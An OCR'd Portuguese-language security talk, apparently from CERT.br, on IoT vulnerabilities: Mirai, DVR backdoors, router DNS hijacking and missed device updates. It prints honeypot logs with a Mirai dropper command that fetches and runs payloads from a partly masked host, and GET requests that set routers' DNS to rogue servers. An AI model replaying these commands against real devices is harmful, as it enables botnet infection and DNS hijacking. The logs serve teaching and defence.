CERT | Software Engineering Institute | Carnegie Mellon University
Vul
Adviso
DATA
CWE-798: Use of Hard-coded Credentials - CVE-2013-3612
All DVRs of the same series ship with the same default root password on a read-only partition. Therefore, the root password can only be changed by flashing the firmware. Additionally, a separate hard-coded remote backdoor account exists that can be used to control cameras and other system components remotely. It is only accessible if authorization is done through ActiveX or the stand-alone client. Additionally, a hash of the current date can be used as a master password to gain access to the system and reset the administrator's password.
Vulnerability Note VU#800094
Dahua Security DVRs contain multiple vulnerabilities
Original Release date: 13 Sep 2013 | Last revised: 04 Dec 2013
Print
Tweet
Send
Share
Overview
Digital video recorders (DVR) produced by Dahua Technology Co., Ltd. contain multiple vulnerabilities that could allow a remote attacker to gain privileged access to the devices.

Setembro/2016, **Mirai** é identificada e também infecta DVRs e Câmeras: **Usada contra Blog do Brian Krebs e Maiores Serviços Online**

Major DDoS attack on Dyn DNS knocks Spotify, Twitter, Github, PayPal, and more offline

The sound of silence.

BBC NEWS


Massive web attack hits security blogger

22 September 2016 | Technology

The distributed denial of service (DDoS) attack was aimed at the **website** of industry expert Brian Krebs.

At its peak, the attack aimed 620 gigabits of data a second at the site.

Text found in attack data packets suggested it was mounted to protest against Mr Krebs' work to uncover who was behind a prolific DDoS attack.



http://www.bbc.co.uk/news/amp/37439513
http://www.pcworld.com/article/3133847/internet/ddos-attack-on-dyn-knocks-spotify-twitter-github-etsy-and-more-offline.html
https://blog.cloudflare.com/inside-mirai-the-infamous-iot-botnet-a-retrospective-analysis/

Sierra Wireless:
Seus Roteadores 4G-WiFi também são afetados pela Mirai

Utilizados em:

- gasodutos
- oleodutos
- semáforos
- iluminação pública
- *smart grids*
- carros de polícia
- ambulâncias

SIERRA WIRELESS

Sierra Wireless Technical Bulletin: Mirai Malware

Products: Sierra Wireless LS300, GX400, GX/ES440, GX/ES450 and RV50


Date of issue: 4 October 2016

Sierra Wireless has confirmed reports of the "Mirai" malware infecting AirLink gateways that are using the default ACEmanager password and are reachable from the public internet. The malware is able to gain access to the gateway by logging into ACEmanager with the default password and using the firmware update function to download and run a copy of itself.

http://source.sierrawireless.com/resources/airlink/software_reference_docs/technical-bulletin/sierra-wireless-technical-bulletin---mirai/

'Mirai bots' cyber-blitz 1m German broadband routers – and your ISP could be next

Malware waltzes up to admin panels with zero authentication



This appears to be a consequence of TR-069 – aka the Customer-Premises Equipment WAN Management Protocol – which typically makes TCP/IP port 7547 available. ISPs use this protocol to manage the modems on their network. However, on vulnerable boxes, a TR-064-compatible server is running behind that port and thus accepts TR-064 commands that configure the hardware without authentication.

The second problem, according to Martyn, is that the SetNTP Server functionality in the router's TR-064 implementation is vulnerable to command injection.

28 Nov 2016 at 22:04, Thomas Claburn

A widespread attack on the maintenance interfaces of broadband routers over the weekend has affected the telephony, television, and internet service of about 900,000 Deutsche Telekom customers in Germany.

http://www.theregister.co.uk/2016/11/28/router_flaw_exploited_in_massive_attack/

DC police surveillance cameras were infected with ransomware before inauguration

Malware seized 70 percent of DC police DVRs a week before Trump's inauguration.

SEAN GALLAGHER - 1/30/2017, 5:12 PM

system just one week before Inauguration Day. *The Washington Post* reports that 70 percent of the DVR systems used by the surveillance network were infected with ransomware, rendering them inoperable for four days and crippling the city's ability to monitor public spaces.


wired.com

WIRED BUSINESS CULTURE GEAR MORE SUBSCRIBE

LILY HAY NEWMAN SECURITY 08.11.2018 03:00 PM

Police Bodycams Can Be Hacked to Doctor Footage

Analysis of five body camera models marketed to police departments details vulnerabilities could let a hacker manipulate footage.



As they proliferate, police body cameras have courted controversy because of the contentious nature of the footage they capture and questions about how accessible those recordings should be.

3 FREE ARTICLES LEFT THIS MONTH Subscribe

https://arstechnica.com/security/2017/01/dc-police-surveillance-cameras-were-infected-with-ransomware-before-inauguration/
https://www.wired.com/story/police-body-camera-vulnerabilities/

OUR BRANDS

EPOCH TIMES

International

ISIS Wants to Enable Serial Killers by Hacking Surveillance Cameras

Terrorist group breaching security cameras to prepare for attacks

By **Joshua Philipp**, Epoch Times | November 1, 2016 AT 10:31 AM Last Updated: November 3, 2016 2:32 pm

The YouTube video ISIS was spreading alongside the online camera feeds shows how to take control of security cameras by using a basic cyberattack. The attack lets the terrorists change a camera's password, and gain deeper access to its system controls. Using this method, they can then control the cameras remotely.

http://www.theepochtimes.com/n3/2179764-isis-wants-to-enable-serial-killers-by-manipulating-surveillance-cameras/

Vulnerabilidades em IoT:
O que chama mais atenção

Todos repetem os erros do passado – leia-se dos anos 80/90

- falta de autenticação
  - quando tem, são senhas fracas
- protocolos sem criptografia
- "*backdoors*" dos fabricantes são a norma
  - usualmente senhas padrão, que não podem ser alteradas (*hardcoded*), nem as contas desabilitadas

Segurança não é prioridade

- mesmo em dispositivos de segurança!

Raríssimos fabricantes consideram ciclo de atualizações de segurança (*patches*/*updates*)

- o que inclui maior parte dos fabricantes de *smartphones, que* não fornecem *updates*, ou restringem a disponibilidade para o mercado da América Latina

Desenvolvedores / Fabricantes Precisam Priorizar Segurança

Atualização precisa fazer parte do ciclo de vida

- deve ser possível atualizar dispositivos IoT
- necessário prever algum mecanismo de autenticação

Necessário ter grupo de resposta a incidentes com produtos (PSIRT) preparado para lidar com os problemas

Planejar atualizações de segurança em larga escala

Desafio adicional em IoT: Um *chipset* ➔ diversos "fabricantes"

- Ex.: Dentre os fabricantes nacionais de câmeras, temos encontrando somente *chipsets* Dahua e Xiongmai
- Como atualizar? *Recall* consegue ser efetivo? (vide caso Xiongmai)

Exemplo do Impacto da Falta de Atualização:
Entrada de Smartphones no Horário de Verão em 20/10

Mesmo sem horário de verão, celulares adiantam relógio em uma hora

Redes de telefone atualizaram dispositivos automaticamente; horário de verão foi suspenso por um decreto presidencial em abril

Redação, O Estado de S.Paulo
20 de outubro de 2019 | 07h39
Atualizado 20 de outubro de 2019 | 08h26

Na manhã deste domingo, 20, parte da população foi surpreendida pela atualização errônea do **horário de verão** em celulares e outros dispositivos. O horário foi atualizado automaticamente pelas operadoras de telefonia, já que o horário de verão começava tradicionalmente no terceiro final de semana de outubro, na madrugada entre sábado e domingo.

https://brasil.estadao.com.br/noticias/geral,mesmo-sem-horario-de-verao-celulares-adiantam-relogio-em-uma-hora,70003056921

O que provavelmente ocorreu foi falta de atualização: **Arquivo de Fusos Horários é Essencial – Nota do Google**

Trabalhando para a melhor experiência em seu Android

sexta-feira, outubro 18, 2019

Nos últimos dois anos, o governo brasileiro realizou alterações no horário de verão. Inicialmente, a data de início passou do terceiro domingo de outubro para o primeiro domingo de novembro e, recentemente, foi assinado um decreto que determinou o fim da mudança.

Todas essas modificações impactam diretamente no Banco de Dados Global da IANA (em português, Autoridade para Atribuição de Números de Internet), que é utilizado por smartphones e dispositivos eletrônicos para garantir que você esteja sempre na hora certa, onde quer que esteja.

Na prática, isso significa que alguns celulares possivelmente não tenham a informação necessária para evitar que o relógio dos aparelhos seja alterado automaticamente como se o horário de verão ainda estivesse valendo.

Para não correr o risco de perder compromissos, você pode definir a hora manualmente antes da meia noite do domingo, dia 20 de outubro, data em que começaria o horário de verão.

https://brasil.googleblog.com/2019/10/trabalhando-para-melhor-experiencia-em.html

```
Release 2019b - 2019-07-01 00:09:53 -0700

  Briefly:
    Brazil no longer observes DST.
    'zic -b slim' outputs smaller TZif files; please try it out.
    Palestine's 2019 spring-forward transition was on 03-29, not 03-30.

  Changes to future timestamps

    Brazil has canceled DST and will stay on standard time indefinitely.
    (Thanks to Steffen Thorsen, Marcus Diniz, and Daniel Soares de
    Oliveira.)
```

https://data.iana.org/time-zones/tzdb/NEWS

Para os aparelhos que não forem impactados no dia 20 de outubro, existe a possibilidade de que a mudança automática aconteça no dia 3 de novembro, já que a regra mudou em 2018. Nesse caso, valem as mesmas recomendações dadas acima, ou seja, na noite anterior, você pode definir manualmente a hora do seu smartphone.

Caso seu telefone não sofra nenhuma alteração de horário em nenhuma das duas datas, isso significa que o aparelho já foi atualizado pelos fabricantes ou, então, está seguindo as regras de rede da sua operadora (elas usam as antenas para enviar informações como a hora certa, por exemplo).

Atualização de Dispositivos:
Regulações e "Regras de Mercado" vs Segurança

hello android

I've had an iPhone for many years, and an iPad
should switch to Android. I thought they were
know they are crazy. Some notes on recent exp

moto g6

I was looking to get Google Fi's phone service
should work with several phones, the website s
model, so that's the one I got. If Google recom

After turning on, it starts applying security updates. Good. One month at a time. There are many months. This is bad. Why can't it install all the updates? Finally it stops, with January's update. It is no longer January. I'm stuck at Android 8.0 January 2019 Security Patch. I manually check for updates again, and again, but my phone insists it is up to date. I do not like Android. Android is a liar.

Somehow it seems this is related to my phone being set to the retla channel and not the retus channel. I'm not in Latin America, I barely even know Latin, so surely I can switch to the US channel? Haha, of course not. We can't let the poors get access to the good updates.

I suppose this is really my fault for not spending enough time, not doing enough research, not reading enough forums to buy the correct phone. Maybe some people are just too stupid to deserve a good phone.

On the whole, not impressed.

Update: after several months of lying to me about being up to date, I took my phone to Miami. No sooner did I disable airplane mode, I had a notification telling me a system update was available. Apparently Miami is closer enough to Latin America I'm allowed to get updates there.

Posted 01 Jun 2019 18:21 by tedu Updated: 05 Sep 2019 11:28 – https://flak.tedunangst.com/post/hello-android

Ataques a Dispositivos com Sistemas com Android: **Variante da Botnet Mirai (via Android Debug Bridge)**

```
T 2019/05/14 02:46:05.952255 attacker:35897 -> victim:5555 [AP]
  CNXN.....................host::estella.
T 2019/05/14 02:46:06.497594 attacker:35897 -> victim:5555 [AP]
  OPEN.............g,......
T 2019/05/14 02:46:07.024098 attacker:35897 -> victim:5555 [AP]
  shell:cd /data/local/tmp; wget http://xxx.xxx.xxx.25/wget -O -> wget;
  sh wget; curl http://xxx.xxx.xxx.25/curl > curl; sh curl; rm -rf curl wget.
```

```
$ curl http://xxx.xxx.xxx.25/wget
cd /data/local/tmp
rm -rf arm7 i586
wget http://xxx.xxx.xxx.25/abins/arm7
chmod 777 arm7
./arm7 a
wget http://xxx.xxx.xxx.25/abins/i586
chmod 777 i586
./i586 a
rm -rf arm7 i586
rm $0

$ file /tmp/arm7
/tmp/arm7: ELF 32-bit LSB executable, ARM, version 1
$ file /tmp/i586
/tmp/i586: ELF 64-bit LSB executable, x86-64, version 1
```

```
AV signatures:
F-Secure: Malware.LINUX/Mirai.ypbpt
ESET-NOD32: a variant of Linux/Mirai.ABX
```

Invasão de Roteadores de Banda Larga (CPEs): **Para trocar o DNS**

Invadidos

- via força bruta de senhas (geralmente via telnet)
- explorando vulnerabilidades
- via ataques CSRF, através de *iFrames* com *JavaScripts* maliciosos
  - Colocados em *sites* legítimos comprometidos pelos fraudadores

Objetivos dos Ataques

- **alterar a configuração de DNS para que consultem servidores sob controle dos atacantes**
- servidores DNS maliciosos hospedados em serviços de *hosting*/*cloud*

Invasão de Roteadores de Banda Larga (CPEs): **Anatomia do Ataque**

Atacantes compram serviços de *cloud*/*hosting*

Configuram o IP **x.y.z.1** como um DNS malicioso

- responde com autoridade para os domínios das organizações vítima
  - Registro DNS do tipo **"A"** para o domínio da vítima aponta para o IP **x.y.z.2**
- para outras consultas é recursivo


Hospedam a página de *phishing* no IP **x.y.z.2**

Usa o IP **x.y.z.3** para varrer a Internet em busca de CPEs vulneráveis

Explora vulnerabilidades nos CPEs de diversos Provedores

- muda a configuração de DNS para que seja usado o servidor **x.y.z.1**

Servidores DNS Maliciosos Usados nos CPEs Invadidos: **Fornecem Respostas Autoritativas Erradas**



Fonte: https://www.cert.br/stats/dns-malicioso/

Semântica é importante ao reportar incidentes ou pedir takedown!

- **Isto não é um DNS invadido**
- **Isto não é envenenamento (*cache poisoning*)**
- **Isto não é sequestro de domínio (*domain hijacking*)**


Isto é um servidor DNS malicioso (*rogue*) sendo usado para sequestro de DNS (*DNS hijacking*)

- **autoritativo para os domínios das vítimas**
- **recursivo aberto respondendo ao restante das consultas**

Payload em um *Honeypot*: **Exploração de Vulnerabilidade p/ Alteração de DNS**

```
T 2018/12/01 00:13:02.742932 35.205.103.100:43542 -> xxx.xxx.xxx.58:80 [AP] GET
  /dnscfg.cgi?dnsPrimary=195.128.126.170&dnsSecondary=139.60.162.180&dnsDynamic=0&dnsRefresh=1
  HTTP/1.1..Host: xxx.xxx.xxx.58..User-Agent: curl/7.52.1..Accept: */*....
T 2018/12/01 03:52:37.438432 35.236.45.29:36632 -> xxx.xxx.xxx.60:80 [AP] GET
  /dnscfg.cgi?dnsPrimary=195.128.126.170&dnsSecondary=139.60.162.180&dnsDynamic=0&dnsRefresh=1
  HTTP/1.1..Host: xxx.xxx.xxx.60..User-Agent: curl/7.52.1..Accept: */*....
T 2018/12/01 06:48:30.245365 35.203.18.219:35968 -> xxx.xxx.xxx.61:80 [AP] GET
  /dnscfg.cgi?dnsPrimary=195.128.126.170&dnsSecondary=139.60.162.180&dnsDynamic=0&dnsRefresh=1
  HTTP/1.1..Host: xxx.xxx.xxx.61..User-Agent: curl/7.52.1..Accept: */*....
T 2018/12/01 06:56:54.171910 35.203.18.219:57706 -> xxx.xxx.xxx.56:80 [AP] GET
  /dnscfg.cgi?dnsPrimary=195.128.126.170&dnsSecondary=139.60.162.180&dnsDynamic=0&dnsRefresh=1
  HTTP/1.1..Host: xxx.xxx.xxx.56..User-Agent: curl/7.52.1..Accept: */*....
T 2018/12/01 06:57:48.285789 35.203.18.219:35304 -> xxx.xxx.xxx.62:80 [AP] GET
  /dnscfg.cgi?dnsPrimary=195.128.126.170&dnsSecondary=139.60.162.180&dnsDynamic=0&dnsRefresh=1
  HTTP/1.1..Host: xxx.xxx.xxx.62..User-Agent: curl/7.52.1..Accept: */*....
T 2018/12/01 08:17:57.210273 35.242.154.70:48598 -> xxx.xxx.xxx.57:80 [AP] GET
  /dnscfg.cgi?dnsPrimary=195.128.126.170&dnsSecondary=139.60.162.180&dnsDynamic=0&dnsRefresh=1
  HTTP/1.1..Host: xxx.xxx.xxx.57..User-Agent: curl/7.52.1..Accept: */*....
T 2018/12/01 09:49:52.610024 35.242.154.70:40022 -> xxx.xxx.xxx.60:80 [AP] GET
  /dnscfg.cgi?dnsPrimary=195.128.126.170&dnsSecondary=139.60.162.180&dnsDynamic=0&dnsRefresh=1
  HTTP/1.1..Host: xxx.xxx.xxx.60..User-Agent: curl/7.52.1..Accept: */*....
```

Ataques DDoS com Amplificação:
Relembrando como Funcionam



